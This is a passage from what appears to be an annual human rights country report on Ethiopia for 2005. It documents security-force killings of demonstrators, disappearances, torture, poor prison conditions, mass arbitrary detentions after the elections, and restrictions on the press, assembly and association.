During 2005 EHRCO reported that, from June 6 to 8, the police and army shot and killed 42 unarmed demonstrators in Addis Ababa. Between November 1 and 7, military and police forces opened fire on rioters who were throwing rocks, and in some cases were armed with machetes and grenades, killing at least 40 individuals in Addis Ababa (see section 2.b.). For example, on June 6, following unrest at Addis Ababa University, police shot and killed Shibre Desalegn of Yeka Subcity and Yesuf Abdela, a student at Kotebe Teacher's Training College. On June 8, police shot and killed 16-year-old student Nebiy Alemayehu of Kolfe Subcity, and Zulufa Surur (a mother of seven children), while security forces killed 16-year-old brothers Fekadu Negash and Abraham Yilma. Federal police acknowledged the death of 26 persons on June 8 following an unlawful demonstration. Several police were also killed during the November riots. On December 7, the government established an independent commission of inquiry to investigate circumstances surrounding the killings. The commission publicly issued a call for information and complaints.

EHRCO reported that on July 24 and 26 unidentified persons detonated hand grenades inside 4 hotels and a residence in the town of Jijiga, killing 5 persons and injuring 31. Police took suspects into custody and the case was under investigation.

Armed elements of the Oromo Liberation Front (OLF) and the Ogaden National Liberation Front (ONLF) continued to operate within the country. Clashes with government forces on numerous occasions resulted in the death of an unknown number of civilians, government security forces, and OLF and ONLF troops and members.

At year's end there were approximately two million landmines in the country, many dating from the 1998–2000 war with Eritrea. During the year landmines killed seven civilians, injured four, and destroyed seven vehicles in districts bordering Eritrea. The government demining unit continued to make limited progress in its survey and demining of border areas. United Nations Mission in Eritrea and Ethiopia (UNMEE) officials reported that new landmines were planted on both sides of the Ethiopian–Eritrean border during the year. The government and UNMEE engaged in demining activities in selected areas along the border and disseminated information on the whereabouts of suspected mined areas to local residents.

In June, July, October, and November, suspects arrested for the April 2004 hand grenade attack on a television room at Addis Ababa University (AAU) during a Tigrigna language news program appeared in court; the trial was scheduled to resume in January 2006.

There were no developments in the May 2004 hand grenade attack on a Tigrayan-owned shop in Debre Zeit, Oromiya Region. Police blamed the OLF for the attack.

Ethnic clashes resulted in hundreds of deaths during the year (see section 5).

The federal high court in Addis Ababa continued to arraign and prosecute those formally charged with committing genocide and other war crimes, including extrajudicial killings, under the 1975–91 Derg regime (see section 1.e.).

b. Disappearance

There were reports of disappearances perpetrated by government forces during the year, some of which may have been politically motivated. In nearly all cases, security forces abducted persons and detained them in undisclosed locations for varying lengths of time ranging from weeks to months. Thousands of such cases occurred in response to calls for struggle against the government by the OLF in Oromiya and during post-election public demonstrations in November and December.

EHRCO reported the disappearance of 17 persons between June 8 and 10. On June 8 police abducted Ashenafi Berhanu, Tsegaye Neguse, Daniel Worku, and Adem Hussien, all working in Addis Ababa, and Jelalu Temam of Arada Subcity in Addis Ababa, and the brothers Girum Seifu and Mekonnen Seifu of Lideta Subcity; on June 9, security forces abducted Endeshaw Terefe of Addis Ketema Subcity in Addis Ababa, and federal police abducted Daniel Abera, Tesfaye Bacha, Tesfaye Jemena, Bonsa Beyene, and Getu Begi of Bole Subcity in Addis Ababa; and on June 10, Solomon Bekele of Lideta Subcity, and Amanuel Asrat, Mesfin Mergia, and Dawit Demerew of District 9, Kebele 7. The whereabouts of these individuals were not known.

There were no new developments in the May 2004 detention of Jigsa Soressa, a guard at the Mecha and Tulema Association (MTA), an Oromo nongovernmental organization (NGO), who reportedly continued to be detained at Addis Ababa prison.

The government and independent sources reported that Oromo singer Raya Abamecha, who disappeared in 2004, had returned to Addis Ababa. Details of Abamecha's disappearance were not known at year's end.

On June 9, three Ethiopian air force personnel landed a military helicopter at Ambouli, Djibouti; two of them reportedly requested asylum, but an Ethiopian military delegation reportedly convinced them to return to Ethiopia the next day. AI and UNHCR attempted to visit them in Djibouti but were refused. At year's end, family members told local press that the pilots were detained at an air force base and were restricted from seeing visitors.

c. Torture and Other Cruel, Inhuman, or Degrading Treatment or Punishment

Although the law prohibits the use of torture and mistreatment, there were numerous credible reports that security officials often beat or mistreated detainees. Opposition political parties reported frequent and systematic abuse of their supporters by police and regional militias.

EHRCO reported that on May 14, Abdeta Dita Entele, a member of the opposition coalition Oromo National Congress/United Ethiopian Democratic Forces of Siraro District in the Oromo Region, committed suicide following the severe beatings he received from *kebele* officials.

On October 16, two men armed with pistols attacked Daniel Bekele, a policy advocate for the NGO ActionAid Ethiopia and a member of the executive committee of the Network of Ethiopian Nongovernmental Organizations and Civil Society Organizations, which monitored the May 15 elections. According to ActionAid, the armed men beat him in the eye. At year's end, Bekele was in police detention on charges of treason and genocide.

Authorities took no action against police responsible for the February and March 2004 police beatings of students, teachers, and parents at Oromiya Region high schools and universities; or against militia responsible for May 2004 attacks on its members reported by the opposition All-Ethiopia Unity Party.

Security forces beat persons during demonstrations (see section 2.b.).

In October 2004 an undisclosed number of the approximately 330 students expelled from Addis Ababa University following the January 2004 Oromo student protests, who had been ordered by police to kneel and run barefoot on sharp gravel for several hours, were readmitted to the university (see section 2.b.).

There were no significant developments in cases of beatings and torture committed by security forces in 2003.

Unlike in previous years, there were no reports that security forces beat journalists.

On August 11, local and international media reported that the federal high court sentenced to death two former senior government officials accused of torturing political opponents during the former Mengistu regime -- former National and Public Security Minister Tesfaye Woldeselase and Legesse Belayneh, former head of criminal investigations.

During the year ethnic clashes resulted in hundreds of injuries and deaths (see section 5).

Prison and Detention Center Conditions

Prison and pretrial detention center conditions remained very poor, and overcrowding continued to be a serious problem. Prisoners often were allocated fewer than 21.5 square feet of sleeping space in a room that could contain up to 200 persons. The daily meal budget was approximately 25 cents (2 birr) per prisoner, and many prisoners had family members deliver food daily or used personal funds to purchase food from local vendors. Prison conditions were unsanitary, and access to medical care was unreliable. There was no budget for prison maintenance.

In detention centers police often physically abused detainees. Diplomatic observers reported firsthand accounts of such beatings from Addis Ababa University student detainees in Oromiya. Authorities generally permitted visitors, but sometimes denied them access to detainees.

While statistics were unavailable, there were some deaths in prison due to illness and poor health care. Prison officials were not forthcoming with reports of such deaths.

Authorities sometimes incarcerated juveniles with adults, if they could not be accommodated at the juvenile remand home. There was only one

juvenile remand home for children under age 15, with the capacity to hold 150 children.

Human rights organizations reported that the government had transported 10 to 18 thousand individuals (mostly youths aged 18–23 detained during the November mass house-to-house searches in Addis Ababa) to Dedessa, a military camp formerly used by the Derg regime located 375 kilometers west of the capital. Observers expressed concern that the camp's remote location and lack of facilities threatened the health of detainees. Human rights organizations reported on similar detention camps in and around Bahir Dar. Most of these detainees were released by year's end. The government transported an unknown number of other detainees to other detention facilities around the country during the same November period. By year's end the government publicly announced that it had released all but three thousand detainees, who would be charged with relatively minor crimes potentially carrying sentences of up to several months confinement. International observers were denied access to the detention facilities, but local NGO Prison Fellowship Association was permitted access.

During the year the International Committee of the Red Cross (ICRC) generally had access to federal and regional prisons, civilian detention facilities, and police stations throughout the country, and conducted hundreds of visits involving thousands of detainees. The government also granted diplomatic missions access, subject to advance notification, to prison officials. Authorities allowed the ICRC to meet regularly with prisoners without third parties being present. The ICRC received permission to visit military detention facilities where the government detained suspected OLF fighters. The ICRC also continued to visit civilian Eritrean nationals and local citizens of Eritrean origin detained on alleged national security grounds.

Government authorities continued to permit diplomats to visit prominent detainees held by the special prosecutor's office (SPO) for alleged involvement in war crimes and terrorist activities. However, the government denied representatives of the international community, including the ICRC, access to leaders of the CUD opposition party, members of civil society groups, and journalists detained in early November for alleged involvement in antigovernment demonstrations in Addis Ababa, who remained in federal police custody at Addis Ababa's Ma-Ekelawi detention facility at year's end. The government permitted Prison Fellowship Association and local religious leaders to visit these detainees.

d. Arbitrary Arrest or Detention

Although the law prohibits arbitrary arrest and detention, the government frequently did not observe these provisions in practice.

Role of the Police and Security Apparatus

The Federal Police Commission reports to the Ministry of Federal Affairs, which in turn is subordinate to the parliament. Local government militias also operated as local security forces largely independent of the police and the military. Petty corruption remained a problem in the police force, particularly among traffic policemen who solicited bribes from motorists. Impunity also remained a serious problem. The government rarely publicly disclosed the results of investigations into such types of abuses. The federal police acknowledged that many members of its police force as well as regional police lack professionalism.

The government continued its efforts to train police and army recruits in human rights. During the year the government continued to seek ICRC assistance to improve and professionalize its human rights training and curriculum to include more material on the constitution and international human rights treaties and conventions.

In late November parliament established a commission, whose members were appointed by the prime minister, to investigate the violent demonstrations of June and early November. The chair of the commission reported to a group of foreign ambassadors that it would begin in February 2006 to investigate alleged use of excessive force by security forces.

Arrest and Detention

Authorities regularly detained persons without warrants and denied access to counsel and family members, particularly in outlying regions, and for those thousands of young persons detained during and after the November riots. According to law, detainees must be informed of the charges against them within 48 hours, but this generally was not respected in practice. While there was a functioning bail system, it was not available for some offenses, including murder, treason, and corruption. In most cases authorities set bail between \$115 and \$1,150 (1 to 10 thousand birr), which was too costly for most citizens. In addition police officials did not always respect court orders to release suspects on bail. With court approval, persons suspected of serious offenses can be detained for 14 days while police conduct an investigation, and for additional 14-day periods while the investigation continues. The law prohibits detention in any facilities other than an official detention center; however, there were dozens of crude, unofficial local detention centers used by local government militia. In the Oromiya region, a police training facility was used as a makeshift prison during and after the November riots.

The government provided public defenders for detainees unable to afford private legal counsel, but only when their cases went to court. While in pretrial detention, authorities allowed such detainees little or no contact with legal counsel.

There were many reports from opposition party members that in small towns authorities detained persons in police stations for long periods without access to a judge, and that sometimes these persons' whereabouts were unknown for several months. Opposition parties registered many complaints during the year that government militias beat and detained their supporters without charge for participating in opposition political rallies (see section 1.c.).

The government continued its harassment of teachers, particularly in Oromiya and Tigray. The independent Ethiopian Teachers Association (ETA) reported that authorities detained numerous teachers and accused them of being OLF sympathizers, many of whom remained in prison at year's end. Some of the teachers had been in detention for several years without charges. Human rights observers suspected several of the prolonged detentions were politically motivated.

Police continued to enter private residences and arrest individuals without warrants.

Police detained journalists during the year (see section 2.a.).

Authorities took no action against Amhara Region government militia, district officials, police who arbitrarily detained AEUP members in April and May 2004, or against police who arbitrarily detained ONC member Olbana Lelisa from May to July 2004 without filing charges against him.

During the year police detained persons for holding meetings and demonstrations (see section 2.b.).

Opposition groups alleged that some of the persons detained by the SPO were held for political reasons, an allegation that the government denied (see section 1.e.).

Following the June 6 to 9 demonstrations protesting the announced outcome of the May 15 parliamentary elections, police detained thousands of opposition members and other residents of Addis Ababa. Government security forces took three to four thousand residents from their homes and detained them in Zway prison outside the capital. EHRCO reported the illegal detention between June 10 and 16 of 74 opposition political party activists, businessmen, and students. Security forces beat and detained an estimated five thousand individuals in various prisons around the country. On June 29, the federal police reported that it had detained 4,455 "suspects;" most were released after several days of detention. In mid-September, however, 40 percent of the prisoners at Shoa Robit prison (742 of 1,866 prisoners), north of Addis Ababa, were young men arrested around the time of the June demonstrations on charges of dangerous vagrancy.

In September the government arrested more than one thousand members of the CUD and UEDF opposition coalitions, following their announcement of plans to hold demonstrations on October 2.

In November, 30–200 motorists were arbitrarily detained for honking their horns during the African Union summit opening ceremony in response to an opposition call for civil disobedience.

In November military and police conducted door-to-door searches in Addis Ababa, often at night, and detained without warrant between 10 and 18 thousand youths, aged 18 to 23, believed to have been involved in violent antigovernment demonstrations.

In August and September police and local militia arrested six Oromo Federalist Democratic Movement (OFDM) members without warrant in the East and West Welega Zone of Oromiya Region: Shiferaw Fekadu, Fikru Benti, Mitiku Terfa, Abraham Jiregna, Abdeta Abraham, and Habte Tesema.

The OFDM reported that ruling Oromo People's Democratic Organization (OPDO) cadres harassed, intimidated, and detained hundreds of OFDM members who served as observers during the May 15 parliamentary elections. For example, in Arsi Zone, Assassa District, cadres arrested and detained Sheikh Mahmud Tusuru for several days. Authorities interrogated Gebeyehu Hayato, the son of a newly elected member of parliament, over 10 times. OFDM member Hussein Adem faced 20 days imprisonment in Sodere District. At year's end, nine OFDM members who served as observers during the May election remained detained in Gachi district of Illubabor zone. The OFDM reported to the NEB that local officials arrested 10 OFDM members in Kokosa Constituency, Nansibo District, Bale Zone. OFDM also reported the detention of 13 of its members in Borena Zone, Bule Hora District.

In response to attacks by armed opposition groups operating out of Somalia and Kenya, the military continued to conduct operations, which included occasional arbitrary detentions, in the Gambella, Somali, and Oromiya regions.

In November authorities re-arrested CUD member and mayor of Addis Ababa Dr. Berhanu Nega and Professor Mesfin Woldemariam, two prominent academics and human rights activists, for participating in planning antigovernment protests aimed at the removal of the government. At year's end they remained in confinement on charges of treason and genocide, along with several members of NGOs active in civic education, and independent journalists. Other prominent CUD leaders arrested included: CUD president Hailu Shawel; Dr. Yacob Hailemariam, a former prosecutor for the UN International Criminal Tribunal for Rwanda; and CUD vice-president Ms. Birtukan Mideksa, a former judge. Their prison conditions were reported to be adequate, especially those of the CUD leaders, who had separate cells. However, access to legal counsel was sporadic, and there were serious concerns about access to adequate medical care.

Authorities took no action against Amhara Region government militia, district officials, and police who arbitrarily detained AEUP members in April and May 2004; or against police who arbitrarily detained ONC member Olbana Lelisa from May to July 2004 without filing charges against him.

Authorities took no action against police who detained hundreds of Oromo students and teachers for several weeks in detention centers on suspicion of being supporters of the OLF in 2004 (see section 1.c.).

Thousands of criminal suspects reportedly remained in pretrial detention, some for years. Some of the detainees were teachers and students from the Oromiya Region accused of involvement in OLF activities, or who were arrested after student unrest broke out in Oromiya in February and March 2004.

The government detained several persons without charge at the Gondar prison, some for years, while the police investigated their cases. In April, authorities sentenced Wondante Mesfin to life imprisonment following his conviction on murder charges; he had been in detention in Nefas Mewcha prison in South Gondar Zone since 1994.

e. Denial of Fair Public Trial

While the law provides for an independent judiciary, the judiciary remained weak and overburdened. Most perceived the judiciary to be subject to significant political intervention.

The government continued to decentralize and restructure the judiciary along federal lines with the establishment of courts at the district, zonal,

and regional levels. The federal high court and the federal Supreme Court heard and adjudicated original and appeal cases involving federal law, transregional issues, and national security. The regional judiciary was increasingly autonomous and often heard regional cases.

Regional offices of the federal Ministry of Justice monitored local judicial developments. Some regional courts had jurisdiction over both local and federal matters, as the federal courts in those jurisdictions had not begun operation; overall, the federal judicial presence in the regions was limited. Anecdotal evidence suggested that some local officials believed they were not accountable to a higher authority. Pending the passage of regional legislation, federal procedural and substantive codes guide all judges.

To remedy the severe lack of experienced staff in the judicial system, the government continued to identify and train lower court judges and prosecutors, although officials acknowledged salaries did not attract the desired number of competent professionals.

Trial Procedures

According to the law, accused persons have the right to a fair public trial by a court of law within a "reasonable time;" the right to a presumption of innocence; the right to be represented by legal counsel of their choice; and the right to appeal. Despite these protections, closed proceedings occurred, at times authorities allowed detainees little or no contact with their legal counsel (see section 1.d.), and detainees usually were not presumed innocent. The public defender's office provides legal counsel to indigent defendants, although its scope remained severely limited, particularly with respect to SPO trials. Although the law explicitly stipulates that persons charged with corruption are to be shown the body of evidence against them prior to their trials, authorities routinely denied defense counsel access to such evidence before trial.

The law provides legal standing to some pre-existing religious and customary courts and allows federal and regional legislatures to recognize other courts. By law, all parties to a dispute must agree that a customary or religious court will be used before it may hear a case. Shari'a (Islamic) courts may hear religious and family cases involving Muslims. In addition, other traditional systems of justice, such as councils of elders, continued to function. Although not sanctioned by law, these traditional courts resolved disputes for the majority of citizens who lived in rural areas, and who generally had little access to formal judicial systems.

The federal first instance court's seventh criminal branch handled cases of sexual abuse against women and children. By the end of the year the court had received 541 cases and had passed verdicts on 351 cases.

Three federal judges sat on one bench to hear all cases involving juvenile offenses. There was a large backlog of juvenile cases, and accused children often remained in detention with adults until officials heard their cases.

The military justice system lacked adequately trained staff to handle a growing caseload. Foreign assistance to train military justice officials resumed during the year.

There was no new information on the activities of the SPO, established in 1992 to create a historical record of the abuses committed during the Mengistu government (1975-91, also known as the Derg regime) and to bring to justice persons responsible for human rights violations. Approximately one thousand persons remained in detention charged with Derg-era offenses. Court-appointed attorneys, sometimes with inadequate skills and experience, represented many of the defendants.

Political Prisoners

The total number of political detainees during the year was estimated to be in the several thousands.

While the law stipulates that all suspects be arraigned before a court within 48 hours, the leaders of the CUD, civil society, and journalists were held without access to courts, counsel, and family for many days. Human rights groups and political parties (such as the CUD, UEDF, and OFDM) reported that police and local militia detained thousands of persons in police stations and detention camps for several days in order to conduct interrogations.

f. Arbitrary Interference with Privacy, Family, Home, or Correspondence

The law requires authorities to obtain judicial search warrants to search private property; however, in practice, particularly outside Addis Ababa, police often searched property without obtaining warrants (see section 1.d.). Opposition party representatives claimed that police sometimes used fraudulent warrants to enter homes and commit criminal acts, including extorting money. There were reports that members of the federal police robbed persons during the year, including through the use of false warrants.

There continued to be reports of police forcibly entering civilian homes. During and following antigovernment demonstrations in June and early November, security forces entered homes and searched premises without warrants, took thousands of persons from their homes in the middle of the night without warrants, and often detained family members or other residents,

Some opposition party members reported that authorities burned down their homes and looted their offices (see section 3).

All electronic communications facilities were state-owned. Political party leaders and one foreign diplomat reported incidents of phone-tapping and other electronic eavesdropping.

The government used a system of paid informants to report on the activities of particular individuals.

There were reports during the year of the forced displacement of families in rural areas. The government stated that its resettlement program, which moved families from drought-prone areas to more fertile lands, was entirely voluntary, but opposition parties accused local authorities in some rural areas of targeting opposition supporters for resettlement by manipulating resettlement rosters. NGOs such as Doctors Without Borders reported

that, in several instances, the government resettled persons in areas with no existing infrastructure or clean water supply, resulting in unusually high rates of infant mortality.

During the year there continued to be credible reports from EHRCO and opposition parties that in certain rural areas in the Oromiya Region, Amhara Region, and the Southern Nations, Nationalities, and Peoples Region, local officials used threats of land redistribution and withholding of food aid and fertilizer to garner support for the ruling coalition. There were many reports of ruling party or government harassment intended to prevent individuals from joining opposition parties or from renting property to them. There were numerous reports of more serious forms of harassment and violence directed against members of opposition parties in many areas of the country, including beatings, house burnings, and killings (see sections 1.c., 1.d., 3, and 5).

There also were credible reports that teachers and other government workers had their employment terminated if they belonged to opposition political parties. According to the opposition SEPDC, the regional government continued to dismiss SEPDC members--particularly teachers--from their jobs.

The law imposes a six-month waiting period on anyone seeking to remarry following a divorce or the death of one's spouse (see section 5). The government maintained that this waiting period was necessary to determine whether a woman may still be carrying the child of her former spouse. In practice, this was not enforced, although the official overseeing such weddings may request a pregnancy test to show the woman was not pregnant from a previous marriage. Any interested party may request a written official explanation of why a wedding was allowed to occur within the waiting period.

Security forces continued to detain family members of persons sought for questioning by the government.

Section 2 Respect for Civil Liberties, Including:

a. Freedom of Speech and Press

While the law provides for freedom of speech and press, the government restricted these rights in practice. The government continued to harass and prosecute journalists, publishers, and editors for publishing allegedly fabricated information and for other violations of the press law. The government controlled all broadcast media. Private and government journalists routinely practiced self-censorship.

Prior to the May 15 national elections, government-controlled media provided unprecedented access to opposition views, but after the election they generally reflected only the views of the government and the ruling EPRDF coalition. Relations between the private press and the government were often strained.

Foreign journalists continued to operate freely and often wrote articles critical of government policies. Government officials often granted foreign journalists or local stringers greater access to government than local independent journalists received. However, prior to the May 15 national elections, some international correspondents reported strong government pressure to self-censor their coverage; they refused to do so, but suffered no immediate consequences.

Although the law allows for private radio stations, and the government said that it would license new stations, the government continued to control all radio and television broadcast media. The government operated the sole television station and tightly controlled news broadcasts. The broadcasting law prohibits political and religious organizations from owning broadcast stations. The law also prohibits foreign ownership.

State-run Radio Ethiopia sold broadcasting time to private groups and individuals who wanted to buy spots for programs and commercials. On April 1, the Southern Nations, Nationalities, and Peoples Region launched daily one-hour Amharic-language broadcasts on its regional FM radio station, Radio Voice of the South. On September 5, the Addis Ababa city administration started test transmissions for a daily five-hour FM broadcast.

There were some restrictions on access to international news broadcasts. Broadcasts of BBC and Deutsche Welle were listened to throughout the country. Opposition Web sites were also accessible by the Internet. At year's end, Voice of America broadcast signals remained subject to intentional jamming. The government permitted ownership of private satellite receiving dishes; however, high costs and the limited capacity of the sole telecommunications entity, the Ethiopian Telecommunications Corporation, effectively restricted access to this technology.

The government continued to use statutory provisions on the publication of false information, incitement of ethnic hatred, libel, and publication of articles offensive to public morality to justify the arrest and detention of journalists. Authorities also detained journalists to pressure them to identify sources of information. Independent journalists accused the government of selectively applying sections of the penal code to justify charges against them. The government charged, detained, and fined dozens of journalists during the year.

On January 11, authorities arrested Shiferaw Insemu, a journalist with the Oromo-language service of the state-owned Ethiopian television (ETV), for the third time, at the central criminal investigation office prison in Addis Ababa.

Shiferaw and fellow ETV journalist Dhabassa Wakjira, who was arrested in April 2004, remained in detention on several charges, including passing government information to the OLF leadership. Prison authorities ignored various court orders to free them.

Police asked *Addis Zena* editor-in-chief Fassil Yenealem to disclose his sources for two stories, including a May 17 article reporting that the ruling EPRDF had established a special intelligence force to arrest and assassinate CUD leaders, and had recruited 11 Tigrayan women to poison CUD leaders. Yenealem did not reveal his sources and was subsequently arrested for publishing a story that could not be corroborated.

On June 7, the Ministry of Information revoked the accreditation of five local journalists working for foreign media, accusing them of writing "unbalanced reports" on the May 15 elections: Helen Mohammed, Temam Aman, Bereket Teklu, Tadesse Engdaw, and Assegedech Yiberta.

On June 8, government security forces detained Addis Ababa newspaper distributor Fikre Gudu and held him for one month. After his release on July 7, he gave an interview to the private Amharic-language weekly *Asqal* discussing his arrest and subsequent imprisonment in a detention center outside the capital. He described poor prison conditions and criticized the government for jailing him. Authorities detained him again on August 19; they released him on bail after four days in police detention. During his latest detention, police accused Gudu of using the interview to spread false information and to defame the police and prison system.

In November the government issued a list of 58 persons, including 12 journalists, wanted for alleged involvement in the violent antigovernment demonstrations that occurred in early November. During November police arrested six of the journalists. The imprisoned opposition members and journalists were charged with treason, genocide, and attempts to subvert the constitution, charges which carry prison terms and the possibility of a death penalty for those found guilty. By year's end the arrested journalists remained in detention awaiting arraignment. A byproduct of the arrests was the closure of more than a dozen Amharic-language newspapers, collectively representing more than 80 percent of the total circulation of Amharic newspapers.

At year's end, one journalist had been sentenced to one month in prison and released; more than 34 journalists had been summoned, questioned, arrested, detained on press charges, and made to pay bail ranging from \$58 to \$346 (500 to 3 thousand birr); approximately 54 journalists remained in self-imposed exile; and a number of journalists in the country faced criminal charges. In addition, two state-media journalists remained imprisoned on political rather than press-related charges.

All official media received government subsidies; however, the official media were legally autonomous and responsible for their own management and partial revenue generation. The minister of information was the government's official spokesperson and the ministry managed contacts between the government, the press, and the public; however, the government routinely refused to respond to queries from the private press and often limited its cooperation with the press to the government-run Ethiopian News Agency, the EPRDF-controlled Walta news agency, and correspondents of international news organizations. The prime minister's office continued to deny to the independent press all access for coverage of official events at the prime minister's office, limiting such coverage and access to government media representatives.

Reporters acknowledged that they routinely practiced self-censorship.

The Ministry of Information required that newspapers have a bank balance of \$1,150 (10 thousand birr) when annually registering for a publishing license. This sum effectively precluded some smaller publications from registering. Authorities also required permanent residency for publishers to establish and operate a newspaper. The government did not require residency for other business owners, and some independent journalists maintained that the government used the residency requirement as a form of intimidation. The press law requires all publishers to provide free copies of their publications to the Ministry of Information on the day of publication.

The majority of private newspapers as well as government newspapers printed their publications on government-owned presses. Following the unrest in November, presses frequently refused to print some papers, citing Ministry of Justice statements indicating that presses would be held responsible for content they printed. Police had the authority to shut down any printing press without a court order, but during the year did not exercise that power.

The English-language press continued to publish articles critical of the government.

On March 3, the federal high court lifted a 17-month ban on the Ethiopian Free Press Journalists Association (EFPJA) and its leadership, by upholding a December 2004 decision by the court of first instance that the EFPJA was a legally recognized association, and rejecting the appeal of the Ministry of Justice. At year's end, the organization was inactive, as its president, journalist Kifle Mulat, was among journalists sought for arrest by the government. Mulat avoided detention, however, by not returning to the country at the time of the November unrest. A rival association with the same name as the EFPJA, sponsored by the government, was inactive during the year and its operating status was unknown.

At year's end the draft press law proposed in 2003 by the Ministry of Information had not been formally presented to parliament. However, on March 28, parliament included some of the most punitive provisions of the draft press law in the new penal code, which took effect in May. The articles include general provisions applicable to all offenses, and specific ones applicable to particular crimes. Among them are articles taken verbatim from the draft press law referring to liability for offenses committed by the press.

Journalists and international media organizations criticized the draft law, citing its ambiguity, restrictions, heavy penalties, and granting of excessive powers to the Ministry of Information. The government asked international donors to provide media experts to assist in redrafting and improving the press laws.

The government did not restrict Internet access. In the wake of the June 8 disturbances, however, the state telecommunications monopoly disabled mobile-phone text messaging, a block that remained largely in place at year's end, claiming that the CUD used text messaging to call for antigovernment actions.

The government restricted academic freedom during the year. The government maintained that professors could conduct research in their disciplines but that they could not espouse political sentiments. Authorities did not permit teachers at any level to deviate from official lesson plans and discouraged political activity on university campuses. Prior to the June disturbances, some of which occurred on and adjacent to Addis Ababa University's campus and on the premises of a state technical institute, there were reports that uniformed and plainclothes police officers were present on campuses. The government arrested students and teachers during the year (see section 1.d.).

b. Freedom of Peaceful Assembly and Association

Freedom of Assembly

The law provides for freedom of assembly. Prior to the May 15 national elections, there were numerous opposition rallies, including one that occurred in Addis Ababa attended by nearly one million persons the weekend prior to the elections. However, immediately following the elections, the government restricted this right in practice.

Organizers of large public meetings or demonstrations must notify the government 72 hours in advance and obtain a permit. There were several reports during the year that authorities denied permits sought by opposition political parties. Opposition parties also reported long, unexplained delays by the regional authorities in issuing permits, and last minute revocation of permits. The independent Ethiopian Teacher's Association (ETA) continued to encounter government restrictions when attempting to hold meetings or demonstrations.

On May 14, the eve of national elections, the prime minister announced a one-month ban on all demonstrations in Addis Ababa and the surrounding area. In a May 25 press statement, EHRCO condemned the ban as an infringement on the constitutional rights of citizens.

Despite the ban (which was extended to August 13), demonstrators protested against the government from June 6 to 8, leading to the killing of at least 42 unarmed demonstrators by security forces in Addis Ababa. On June 6, following unrest at Addis Ababa University, police shot and killed Shibre Desalegn of Yeka Subcity and Yesuf Abdela, a student at Kotebe Teacher's Training College. On June 8, police shot and killed 16-year-old student Nebiy Alemayehu of Kolfe Subcity, and Zulufa Surur (a mother of seven children), while security forces killed brothers Fekadu Negash and Abraham Yilma (age 16). Federal police acknowledged the death of 26 persons on June 8 following an "unlawful demonstration." The government established an independent commission of inquiry to investigate circumstances surrounding the killings.

Between November 1 and 7, military and police forces opened fire on rock-throwing demonstrators in Addis Ababa, killing at least 40 individuals (see section 2.b.).

The government claimed that some demonstrators were armed with machetes and hand grenades. Several regions throughout the country, including Amhara and Oromiya, reported numerous deaths resulting from confrontations between opposition protestors and the military or police.

The opposition CUD and UEDF parties reported that in September local officials prohibited public meetings the parties had organized in various towns. The UEDF reported that it had to cancel a general assembly of its members planned for September 29 because the government directed hotel proprietors in Addis Ababa not to rent their assembly halls to the UEDF or other opposition parties. The CUD reported that the Addis Ababa city administration imposed extraregulatory restrictions that prevented a mass rally planned for October 2. The government prevented the CUD from meeting after charges were brought on December 21.

Opposition political parties reported that during the year their supporters were targets of frequent and systematic violence by ruling party supporters, often after leaving meetings (see sections 1.c., 1.d., and 3). EHRCO reported that regional governments, including the Addis Ababa regional administration, infringed on the right of peaceful assembly and association. For example, authorities cancelled public meetings planned for September 4 by the CUD in Addis Ababa, Gondar, Bahir Dar, Awasa, and Dessie. Police arbitrarily arrested several CUD members in various towns where public meetings were scheduled to be held. Most obtained their release after several days of detention.

The OFDM reported that OPDO cadres seized and destroyed membership cards of OFDM supporters, disrupted OFDM political meetings, and detained OFDM members in police stations and army camps. Officials picked up Kebede Jato and several other OFDM members from Manasibu district and detained them for several days in an army camp. On September 8, following a quarrel in Dembidollo, an OPDO cadre shot and injured OFDM member Beyene Alemu.

No actions were taken against police who in January 2004 reportedly beat demonstrators protesting the government's decision to transfer the capital of Oromiya from Addis Ababa to Adama; police who forced hundreds of detained student protestors in January 2004 to kneel and run barefoot on gravel for hours (see section 1.c.); nor against security forces who forcibly dispersed demonstrations in 2003 or 2002. It was unknown at year's end whether any persons detained in previous years for holding illegal meetings remained in detention.

During the year attacks by police, the army, and militia against members of the opposition and the general public escalated, particularly for demonstrations against the results of the May national elections. EHRCO reported that after facing police and armed soldiers during June 6 to 9 demonstrations in Addis Ababa, 35 Addis Ababa residents were admitted to hospitals with serious gunshot wounds. The government had not investigated these cases by year's end.

The opposition CUD and UEDF parties reported that after the May 15 parliamentary elections, security forces continued to follow, harass, and arrest their leaders. For example, security forces placed opposition political party leaders, including CUD chairman Hailu Shawel and CUD spokesman Lidetu Ayalew, under house arrest for several days, and barred visitors from seeing them. On September 16, unidentified persons severely beat Debebe Eshetu, a senior official of CUD; police have not investigated the incident. Throughout October unidentified persons followed and harassed CUD Chairman Dr. Berhanu Nega, mayor-elect of Addis Ababa, and Dr. Merera Gudina, UEDF chairman.

In September and October the UEDF, CUD, and ONC reported numerous arrests (see section 1.d.) and forced office closures throughout the country.

The CUD reported that on October 1, unidentified persons detained and assaulted Bertukan Mideksa, first vice president of the CUD, and Mulneh Eyoel, CUD secretary-general. The attackers also confiscated documents Mulneh was carrying in his briefcase.

There were no developments in the 2004 suspension of the MTA and arrests of its members. Some arrests appear to have been made without warrants, and some detentions continued despite court orders to release suspects (see section 1.d.).

Freedom of Association

Although the law provides for freedom of association and the right to engage in unrestricted peaceful political activity, the government in practice

limited this right. A number of policy issues regarding nongovernmental organizations (NGOs) remained unresolved, including the right of NGOs to enter into formal network arrangements that would enable them to pool funds. The Ministry of Justice registers and licenses NGOs, and there was some improvement in transparency of the NGO registration process. However, the government continued to deny registration to the Human Rights League (see section 4).

As provided by law, the government required political parties to register with the NEB. The NEB's independence was called into question when it made a series of decisions limiting the political activity of opposition parties, including the rejection of the CUD merger, unwillingness to recognize the CUD coalition after the elections, and the recognition of a disputed change in the ONC party leadership.

c. Freedom of Religion

The law provides for freedom of religion, and the government generally respected this right in practice; however, local authorities occasionally infringed on this right. The Ethiopian Orthodox Church (EOC) and Islam are the dominant religions; nearly 90 percent of the population adhered to one or the other faith.

While the government required that religious institutions annually register with the Ministry of Justice, there were no reports of government action against institutions that chose not to register. Under the law, a religious organization that undertakes development activities must register its development wing separately as an NGO. The government did not issue work visas to foreign religious workers unless they were associated with the development wing of a religious organization.

Some religious property confiscated under the Mengistu (Derg) regime had not been returned by year's end.

Societal Abuses and Discrimination

